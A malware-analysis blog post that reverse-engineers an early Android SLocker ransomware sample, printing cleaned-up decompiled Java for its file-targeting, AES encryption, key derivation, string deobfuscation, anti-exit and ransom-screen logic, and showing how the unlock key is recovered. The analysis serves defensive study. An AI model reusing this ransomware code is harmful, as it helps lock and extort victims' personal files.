Ransomwares are really interesting malwares because of their very specific purpose. Indeed, a ransomware will not necessarily try to be stealth or persistent.
According to TrendMicro, The SMSLocker family (detected as ANDROIDOS_SLOCKER or ANDROIDOS_SMSLOCKER) was the beginning of what we now consider Android ransomware (1). In this analysis, I’ll present here the original sample captured by TrendMicro (2).
NOTE: some snippets have been re-written because of “bad” decompilation process, and could contain some mistranslations
First steps
As usual, I started with the routine onCreate in the MainActivity. Before talking about cryptographic part, let’s analyse what the malware does during the first execution.

The code is quite misleading, so here is a “cleaner” version (names haven’t been changed, except for local variables):
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
ADRTLogCatReader.onContext(this, "com.aide.ui");
getWindow().addFlags(8320);
this.mP = getApplicationContext().getPackageManager();
this.def = new ComponentName(getBaseContext(), "com.android.tencent.zdevs.bah.MainActivity");
this.mBazaar = new ComponentName(getBaseContext(), "com.android.tencent.zdevs.bah.QQ1279525738");
super.onCreate(paramBundle);
setContentView(R.layout.home);
instance = this;
getSupportFragmentManager().beginTransaction().replace(R.layout.frame_content, new bah()).commit();
SharedPreferences prefs = getSharedPreferences("XH", 0);
if (!prefs.getString("bah", "").equals("")) {
this.xh = prefs.getString("bah", "");
}
else{
this.xh = ("" + ((int)(Math.random() * 1000000) + 10000000));
SharedPreferences.Editor localEditor = prefs.edit();
localEditor.putString("bah", this.xh);
localEditor.commit();
}
hz = sss.l( /* ... the long string ...*/ ) + this.xh;
m = "" + (Integer.parseInt(this.xh) + 520);
hzs = hz.length();
fi = new File(Environment.getExternalStorageDirectory() + "/");
if (prefs.getInt("cs", 0) >= 2){
setTitle("Lycorisradiata");
getSupportFragmentManager().beginTransaction().replace(R.layout.frame_content, new qq1279525738()).commit();
sss.bz(this);
}
if (prefs.getInt("sss", 0) != 0) {
setTitle("Lycorisradiata");
getSupportFragmentManager().beginTransaction().replace(R.layout.frame_content, new qq1279525738()).commit();
sss.bz(this);
setIconSc();
}
else{
new Thread(new Runnable(){
public void run(){
sss.deleteDir(MainActivity.fi.toString(), MainActivity.m, 1, MainActivity.this);
}
}).start();
}
>}
A first thing to notice is that the app checks if it’s the first launch by comparing the value of bah (stored in SharedPreferences) against an empty string. If the entry
already exists, its value is stored in variable xh (used later for cryptographic purpose as we will see). Otherwise, a random value is generated and stored for the next time.
A second thing to notice is the comparison between prefs.getInt("sss", 0) and 0. By default, the value is 0, and then, a new Thread is started, calling a suspicious routine
named sss.deleteDir. In fact, the entry sss just tested in set to 1 in this routine, which means that at the next time, the if block will normally be executed. If it’s the case,

the routine setIconSc will change the app’s icon an name:
2
3
4
5
6
7
8
9
10
11
12
this.mP.setComponentEnabledSetting(paramComponentName, 2, 1);
>}
>private void enabledComponent(ComponentName paramComponentName){
this.mP.setComponentEnabledSetting(paramComponentName, 1, 1);
>}
>private void setIconSc(){
disableComponent(this.def);
enabledComponent(this.mBazaar);
>}
By using an alias, the app changes its appearance but is launched in the same way:
Finally, one can also notice that the malware tries to prevent the user to quit:

By returning true, the event is not sent to the next receiver. The code shown above could be written in this way:
2
3
4
5
6
7
8
9
10
11
12
if (keyCode == KeyEvent.KEYCODE_BACK) {
String msg;
if (!((Fragment)getSupportFragmentManager().findFragmentById(2131099760) instanceof bah)) {
msg = "Please do not quit the software, or the file may never be recovered!";
}
else{
msg = /** some chinese characters **/;
}
Toast.makeText(this, msg, 1).show();
return true;
>}
Now, let’s talk about cryptography.
Files encryption
In the previous part, I didn’t mention this line:
This fragment displays the following progress bar:

and in background, the routine sss.deleteDir is executed and does its evil job (re-written):
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
if (action != 0) {
new Timer().schedule(new TimerTask(){
public void run(){
SharedPreferences.Editor editor = context.getSharedPreferences("XH", 0).edit();
editor.putInt("sss", 1);
editor.commit();
MainActivity.instance.finish();
Intent intent = sss.this.getPackageManager().getLaunchIntentForPackage(sss.this.getPackageName());
intent.addFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP);
context.startActivity(intent);
}
}, 600000);
}
deleteDirWihtFile(new File(path), key, action, context);
bool = true;
>}
The parameter action is either 0 or 1 (decrypt/encrypt). As we can see, the MainActivity is closed and reopen, and then, the code of onCreate makes sense. The real bad job is actually done
in the routine deleteDirWihtFile, selecting recursively the files to encrypt. Since it’s a big routine, here is the re-written code:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
if ((file == null) || !file.exists() || !file.isDirectory())
return;
List<File> files = Arrays.asList(file.listFiles());
Collections.reverse(files);
File[] arrayOfFile = files.toArray(new File[files.size()]);
for (int i = 0;i < arrayOfFile.length;i++){
final File localFile = arrayOfFile[i];
String str = localFile.toString();
if (str.length() >= MainActivity.hzs)
str = (String)str.subSequence(str.length() - MainActivity.hzs, str.length());
if (action == 0) {
try {
if (localFile.isFile() && str.equals(MainActivity.hz) && !localFile.toString().contains("/.") && localFile.getName().contains(".")) {
executorService.execute(new Runnable() {
public void run() {
if (localFile.getName().contains("!\uff01" + MainActivity.hz))
localFile.delete();
else
sss.jj(sss.this, key, action);
aa++;
if (lstFile.size() <= aa) {
aa = 0;
lstFile = new ArrayList<>();
SharedPreferences.Editor editor = context.getSharedPreferences("XH", 0).edit();
editor.putInt("cjk", 1);
editor.commit();
MainActivity.instance.finish();
Intent intent = context.getPackageManager().getLaunchIntentForPackage(context.getPackageName());
intent.addFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP);
context.startActivity(intent);
}
}
});
} else if (localFile.isDirectory() &&
!localFile.toString().contains("/.") &&
!localFile.toString().toLowerCase().contains("android") &&
!localFile.toString().toLowerCase().contains("com.") &&
!localFile.toString().toLowerCase().contains("miad") &&
(jd(localFile.toString()) < 3 ||
localFile.toString().toLowerCase().contains("baidunetdisk") ||
localFile.toString().toLowerCase().contains("download") ||
localFile.toString().toLowerCase().contains("dcim"))) {
deleteDirWihtFile(localFile, key, action, context);
}
} catch (Exception ignored) {}
}
else{
if (localFile.isFile() &&
!str.equals(MainActivity.hz) &&
!localFile.toString().contains("/.") &&
localFile.getName().contains(".") &&
localFile.length() > 0x2800 &&
localFile.length() <= 52428800 &&
zjs(localFile.getName() + MainActivity.hz) <= 251){ //zjs(s): return s.getBytes().length
bb++;
executorService.execute(new Runnable(){
public void run(){
sss.jj(sss.this, key, action);
hh++;
if (bb == hh && bool){
SharedPreferences.Editor editor = context.getSharedPreferences("XH", 0).edit();
editor.putInt("sss", 1);
editor.commit();
MainActivity.instance.finish();
Intent intent = context.getPackageManager().getLaunchIntentForPackage(context.getPackageName());
intent.addFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP);
context.startActivity(intent);
}
}
});
}
else if (localFile.isDirectory() && !localFile.toString().contains("/.") &&
!localFile.toString().toLowerCase().contains("android") &&
!localFile.toString().toLowerCase().contains("com.") &&
!localFile.toString().toLowerCase().contains("miad") &&
(jd(localFile.toString()) < 3 ||
localFile.toString().toLowerCase().contains("baidunetdisk") ||
localFile.toString().toLowerCase().contains("download") ||
localFile.toString().toLowerCase().contains("dcim"))){
deleteDirWihtFile(localFile, key, action, context);
}
}
}
>}
At the first time, the value of action is 1. We can see that the malware doesn’t try to encrypt all files, for example:
- at least 0x2800 bytes
- at most 0x3200000 bytes
- containing a dot (i.e. with an extension)
- not the files with a specific suffix (
MainActivity.hz) - not all directories: accept dcim, downloads, baidunetdisk, but reject system or third party’s folders
If the object is a file, the routine jj is called with the key and the action taken as parameters (in order to encrypt or decrypt), and if it’s a directory,
the routine deleteDirWihtFile is recursively called.
Encryption suffix
In the previous snippet, the variable MainActivity.hz was used. This string is built in MainActivity.onCreate thanks to the routine sss.l:

called with the parameter
\u17d7\u1782\u17d1\u178f\u17d7\u1782\u17d1\u178e\u17d7\u1782\u17d1\u1795\u17d7\u1782\u17d1\u1790\u17d7\u1782\u179a\u17d7\u17d7\u1782\u179a\u17d5\u17d7\u1782\u179a\u17c8\u17d7\u1782\u179a\u17d1\u17d7\u1782\u179a\u17d6\u17d7\u1782\u179a\u17c8\u17d7\u1782\u179a\u17d4\u17d7\u1782\u179a\u17da\u17d7\u1782\u179a\u17cc\u17d7\u1782\u179a\u17da\u17d7\u1782\u17d1\u1785\u17d7\u1782\u17d1\u1785\u17d6\u17a8\u1782\u1796\u17d6\u17aa\u17ac\u17aa\u17d5\u17ba\u1796\u1797\u17e9\u17d6\u17b9\u1786\u17d7\u17d5\u17b9\u17a4\u178b\u17d5\u17b9\u17a4\u1799\u17d6\u17a8\u17a4\u17d1\u17d6\u17a8\u1786\u179b\u17d7\u1782\u179a\u1784\u17e9
The routine is as follows:

and could be written in this way:
2
3
4
5
6
7
8
9
10
11
12
13
14
15
String encoded = Base64.getEncoder().encodeToString("\u4e09\u751f\u77f3\u7554 \u5f7c\u5cb8\u82b1\u5f00".getBytes()).replaceAll("\\D+", "");
Integer int1 = new Integer(new StringBuffer(encoded).reverse().toString());
char[] chars = paramString.toCharArray();
for(int i = 0; i < chars.length; i++){
chars[i] = (char)(chars[i] ^ int1.intValue());
}
String decoded = new StringBuffer(new String(Base64.getDecoder().decode(new String(chars).replace("\n", "")))).reverse().toString();
int1 = new Integer(encoded);
chars = decoded.toCharArray();
for(int i = 0; i < chars.length; i++){
chars[i] = (char)(chars[i] ^ int1.intValue());
}
return new String(chars);
>}
The returned string is a suffix appended on all encrypted files’ name:

Key generation
As we saw, the routine jj is called with the string key and the number action. Just as reminder, the string I called key is the randomly generated value in MainActivity.
Actually, this randomly generated value is equal to MainActivity.xh + 520, and is not exactly the key used to encrypt files:

This random string, representing an integer, is sent to the routine getsss (re-written):
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
char[] arrayOfChar = new char[]{ 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 97, 98, 99, 100, 101, 102 };
try {
byte[] bytes = paramString.getBytes();
MessageDigest digest = MessageDigest.getInstance("MD5");
digest.update(bytes);
byte[] hash = digest.digest();
int k = hash.length;
char[] chars = new char[k * 2];
for (int i = 0, j = 0; i < k; i++) {
int m = hash[i];
int n = j + 1;
chars[j] = arrayOfChar[(m >>> 4) & 0xF];
chars[n] = arrayOfChar[m & 0xF];
j = (n + 1);
}
return new String(chars).toString().substring(8, 24);
} catch (Exception e) {
e.printStackTrace();
}
return null;
>}
This value is finally used in the routine initAESCipher in order to create the final key (re-written):
2
3
4
5
6
7
8
9
10
11
12
Cipher cipher = null;
try {
IvParameterSpec iv = new IvParameterSpec("QQqun 571012706 ".getBytes());
SecretKeySpec keySpec = new SecretKeySpec(key.getBytes(), "AES");
cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(mode, keySpec, iv);
} catch (InvalidKeyException | InvalidAlgorithmParameterException | NoSuchAlgorithmException | NoSuchPaddingException e) {
e.printStackTrace();
}
return cipher;
>}
After the encryption
Back to MainActivity.onCreate. The malware shows the delicacy to change the wallpaper by calling sss.bz:

In the routine sss.deleteDir, there was a Timer waiting for 10 minutes, and restarting the app. At this moment, the entry sss in SharedPreferences was set to 1,

and the app restarted. The new view displayed to the victim ( qq1279525738 ) is then:

The button “Check Payment” displays three choices (QQ, Alipay, and WeChat), each one displaying a QR code:

but actually, the three QR codes pictures gave me the same md5 hash.
Decryption
The decryption is done if the victime submits the right key and presses the button “Decrypt”:

We can see that the malware only compares the submitted value and MainActivity.m, which is equal to the randomly generated value + 520, as we saw right at the beginning.
This random number is displayed in the TextView:

here 10360636. The computation is then trivial:
Reverse engineer this ransomware was quite easy, as well as files decryption. However, despite of this simpleness, it is still harmful because of its malicious capabilities.
Smartphones contain nowadays a lot of valuable data, and not everyone would be able to defeat the malware.
Resources
[1] Mobile Ransomware: Pocket-Sized Badness https://blog.trendmicro.com/trendlabs-security-intelligence/mobile-ransomware-pocket-sized-badness/
[2] SLocker Mobile Ransomware Starts Mimicking WannaCry https://blog.trendmicro.com/trendlabs-security-intelligence/slocker-mobile-ransomware-starts-mimicking-wannacry/